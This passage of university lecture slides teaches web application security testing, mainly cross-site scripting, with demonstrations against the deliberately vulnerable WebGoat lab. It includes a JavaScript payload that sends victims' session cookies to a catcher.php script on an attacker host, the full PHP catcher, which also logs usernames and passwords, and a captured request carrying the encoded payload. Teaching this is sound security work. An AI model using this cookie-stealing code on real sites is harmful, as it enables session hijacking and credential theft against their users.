7. Finding and Exploiting Vulnerabilities in Web Applications – Part 1

Prof. Dr. Marc Rennhard
Institut für angewandte Informationstechnologie InIT
ZHAW School of Engineering
rema@zhaw.ch

Content

- Introduction to security testing of web applications
- Finding and exploiting vulnerabilities in web applications
  - Cross-Site Scripting
  - HTML Injection
  - SQL Injection
  - HTTP Response Splitting
  - Cross-Site Request Forgery
- Tool support
  - Burp Suite as an example of a helpful tool

Goals

- You understand the importance of security testing of web applications
- You know some of the most prominent web application vulnerabilities and can find and exploit them
- You know and understand the possibilities of the Burp Suite tool and can use it appropriately

Introduction to Web Application Security Testing

Why Web Applications? (1)

Why has web application security testing become so important?

- Web applications are the dominating type of online applications especially with respect to interaction of users with online services
  → There are many potential targets for attackers that all use the same fundamental technology


- Web applications grant access to potentially very valuable information (e-banking, e-commerce etc.)
  → There exists potential financial gain for an attacker, so attacking web applications is attractive

- Web application vulnerabilities account for 60-80% of all reported vulnerabilities these days
  → Security with respect to web applications is often poor, so performing security tests is important

Why Web Applications? (2)

And an additional reason: Exploiting web application vulnerabilities is an excellent showcase that demonstrates in general what it means to find vulnerabilities in systems / applications and exploit them, because:

- A wide range of vulnerabilities and attack possibilities must be considered
- Various skills are required (protocols, technologies)
- It can only be done efficiently by using the right mix of manual methods and tool support



Nessus


Nessus is a commercial vulnerability scanner that can possibly find known web application vulnerabilities, see *http://www.tenable.com/products/nessus*. OpenVAS is a very good open source alternative, see *http://www.openvas.org*. More details about them can be found in the chapter about Penetration Testing.

OWASP

- An excellent resource for web application security is the Open Web Application Security Project (OWASP, http://www.owasp.org)

- Develops and provides guidelines (best practices) and tools
  - OWASP Guide: Guide to building secure web applications
  - OWASP Testing Guide: Guide for security testing of web applications
  - OWASP WebScarab: Tool that assists in security testing of web applications and web services
  - OWASP WebGoat: A deliberately insecure web application for hands-on training about web application security testing
  - OWASP ZAP Proxy: A fully automated testing tool for finding vulnerabilities in web applications
  - and much more...


- OWASP Top Ten Project:
  - Lists the most serious web application vulnerabilities



OWASP Top Ten

Source: http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Web Application Basics (1)



- Users communicate with the web application via HTTP requests
- The request either addresses a static (e.g. HTML page) or an active (e.g. a servlet or a perl script) resource on the web application server
- Active resources often perform database accesses to retrieve content to dynamically generate the web page (a HTML document)
- Web page is sent to the user in the form of an HTTP response

Web Application Basics (2)

- Many web application vulnerabilities are based on the fact that users can submit data to the web application, which then are interpreted
- The data is typically entered via web forms

- The data are sent as GET or POST parameters (name-value pairs) to the web application:

```
GET /path/login.pl?user=Pete&pwd=tz&2_V HTTP/1.1
...
```

```
POST /path/login.pl HTTP/1.1
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

user=Pete&pwd=tz&2_V
```


Scripts and Parameters

The script (here the Perl-script login.pl) is specified - like any web resource - using its URL. Parameters are passed using name/value pairs; multiple parameters are separated with '&'. If the parameters are passed as GET parameters, the URL is followed by a '?', which is followed by the parameters. With a POST request, the parameters are inserted in the content-part.

Web Application Basics (3)

- Modern web technology is "responsible" for most web application attacks
  - With purely static web content, there are only a few attack vectors
- Problem: Active server-side resources
  - They often receive and process user input
  - This input can be chosen arbitrarily by the attacker
  - This can result in abusing the resource for the attacker's purposes
- Problem: Active client-side components (esp. JavaScript)
  - Allow to, e.g., dynamically adapt a web page during rendering
  - This may enable an attacker to control the content displayed by the browser of a victim
- Problem: Session tracking with cookies (may be stolen, guessed...)
  - This may enable an attacker to hijack the session of another user

Cross-Site Scripting

Cross-Site Scripting (XSS) (1)

- The Nr. 3 web application vulnerability according to OWASP Top Ten
  - Somewhat less critical than injection flaws and broken authentication and session management (Nr. 1 & 2), but are found more frequently
- Basic idea: attacker manages to execute a JavaScript in the browser of a victim
- Most common type: Reflected (or non-persistent) XSS:
  - The victim clicks a link (in an e-mail or a web page) that was prepared by the attacker (contains JavaScript code as a parameter value)

```
<a href="http://www.xyz.com/search.asp?str=<script>...</script>">
www.xyz.com</a>
```

  - The request is received by an active (vulnerable) resource on the server, which includes the received JavaScript into the generated web page
  - The web page is rendered in the browser and the JavaScript is executed

Cross-Site Scripting (XSS) (2)

- Less common: Stored (or persistent) XSS:
  - Attacker manages to place the JavaScript permanently within the vulnerable web application, e.g. guest book, forum, auction...
  - Victim that views the corresponding page executes the JavaScript (so the user does not even has to click a link)
- Successfully carrying out XSS requires a vulnerable web application
- A web application vulnerable to XSS means the following:
  - The web application does not correctly analyse/filter user-submitted data for critical content (JavaScript code in this case)...
  - ...and the web application inserts the JavaScript code into the generated HTML page without sanitising it (e.g. replace < with <)
  - Or the web application allows to store JavaScript code and makes it available to users without sanitising it

Cross-Site Scripting (XSS) (3)

- Successfully exploiting an XSS vulnerability can result in several attacks, e.g.:
  - Modifying the web page displayed in the browser "at will", e.g. by adding or replacing a login dialogue
  - Session hijacking by reading the session cookie and sending it to the attacker
- Reflected XSS requires the victim to click a link – isn't that very close to classic e-mail phishing?
  - Yes, but the difference is that no fake server is involved
  - If I want to steal credentials for www.xyz.com, the real server www.xyz.com is involved (and the real certificate if HTTPS is used)
  - Phishing detection mechanisms in e-mail clients or browsers therefore usually don't work (host name in the link is the same as the displayed host name)

Testing for XSS Vulnerabilities

- Identify resources that send back user input in the response
- If such a resource has been found, insert a simple JavaScript into the corresponding web form field, e.g.:

```
<script>alert("XSS");</script>
```

- If successful, a popup window is displayed

- This means the web application really sends back JavaScript code to the user...
- ...which serves as a proof-of-concept that the web application is vulnerable to XSS attacks...
- ...which most likely means the attacker can basically insert any JavaScript he likes

WebGoat

The example above (and many hat will follow) uses the OWASP WebGoat application (version 5.2). The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Phishing with XSS*.

Source: http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Exploiting an XSS Vulnerability (1) – Attacker JavaScript

- The previous example has shown an XSS vulnerability, which we will now exploit
- We perform an XSS-based session hijacking attack
  - The inserted JavaScript reads the session ID (exchanged in a cookie)
  - The cookie is forwarded to the attacker
- JavaScript to insert:

```
<script>
XSSImage=new Image;
XSSImage.src='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php?cookie=' + document.cookie;
</script>
```


  - We create a JavaScript Image object and specify the source for the image, which causes the browser to execute the request
  - But the request does not serve to load an image, but simply to send the cookie to the script catcher.php on the attacker's host (ubuntu.dev)
  - The cookie can be accessed by JavaScript with document.cookie

Marc Rennhard, 29.05.2014, SSI_FindExploitWebAppVuln1.pptx 18

JavaScript Dynamic Graphics

This feature can be used to change images in an HTML document on he fly, e.g. when the user moves his mouse cursor over a graphical button to highlight it. Such images are usually defined in a JavaScript Image object. The src attribute of an Image object specifies the image source. Creating a new Image in a JavaScript and setting the src attribute results in "calling the specified URL", which usually loads the image from the specified URL. This is exactly what we exploited in the JavaScript above, but instead of loading an image we specify the URL in a way such that it sends the cookie to the attacker.

Note that there are also other ways to send the cookie to attacker when the web page is loaded, e.g. using the document.write function to dynamically insert an image or by using window.open.



Remove newline Characters

Removing newline characters is especially important if the script is injected in a GET parameter, as the GET request must not contain any line breaks. With POST request, newline characters are usually not a problem, but it is in general a good idea to remove them to prevent unexpected side effects.

Exploiting an XSS Vulnerability (3) – catcher.php

- Writing a server script to receive captured cookies is simple


```php
<?php

$line = "";

if(isset($_REQUEST['user'])) {
        $line = "User: " . $_REQUEST['user'] . " ";
}
if(isset($_REQUEST['pass'])) {
        $line .= "Password: " . $_REQUEST['pass'] . " ";
}
if(isset($_REQUEST['cookie'])) {
        $line .= "Cookie: " . $_REQUEST['cookie'] . " ";
}

if($line != "") {
        $line .= "\n";
        $fd = fopen("catcher.txt", 'a+');
        fwrite($fd,"$line");
        fclose($fd);
}

header("Location: http://ubuntu.dev:8080/WebGoat/attack");
?>
```

catcher.txt:

```
Cookie: JSESSIONID=BC8FD93A85037F3DC35798E53264179D
Cookie: JSESSIONID=7113D2694B802B88DE35492AC9052CA5
```


catcher.php

The above script does not only serve to capture cookies, but also usernames and passwords.



BurpSuite


Get it at *http://portswigger.net/burp/*

Exploiting an XSS Vulnerability (5) – Prepare Link

Raw | Params | Headers | Hex


```
POST /WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101
Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 197

Username=%3Cscript%3EXSSImage%3Dnew+Image%3BXSSImage.src%3D%27http%3A%2F%2Fubuntu.dev%2Fattackdemo%2FWebGoat%2Fcatcher%2Fcatcher.php%3Fcookie%3D%27%2Bdocument.cookie%3B%3C%2Fscript%3E
&SUBMIT=Search
```

- The request is a POST request
  - The URL contains some navigation parameters
  - The actual search string is submitted in the first (of two) POST parameters
- Unlike GET requests, POST requests cannot simply be encoded in a link
  - Instead, this must be done via a web form and JavaScript code
  - But: this cannot be done via an e-mail message, but only via a HTML document that is interpreted in a browser → we will do this in the following



Creating a POST Request

The example above shows how a POST request can be created when clicking a link in an HTML document. One simply uses a hidden form with the appropriate names and values for the fields. Clicking the link triggers a local JavaScript function (send_postdata()), which causes the form action to be executed.



Has the Victim to be logged In?

In this demo, the victim must be logged in so the attack works. This is not always necessary with XSS. If the attack targets the public (anonymous) area of a web application, no log in is required. If the attack targets the authenticated area (e.g. a resource in the personal account settings of a user), an authenticated session must be present. To perform attacks such as session hijacking, an authenticated session is usually “much more valuable” as it truly allows the attacker to hijack an authenticated (and not an anonymous) session. If an XSS attack involves modifying the displayed webpage (e.g. displaying an own log in screen), no authenticated session must be established by a victim as a basis.

Note that the attack often works even if no authenticated session is available. When the victim clicks the link, he is usually redirected to the login-page. If he enters the credentials, he may even be forwarded to the original submitted resource and the attack still works. Even if forwarding does not happen automatically, there’s a significant likelihood the user goes back to the original link and clicks it again, and the attack will work this time.

XSS Success Probability

It’s very likely that such attacks are successful:

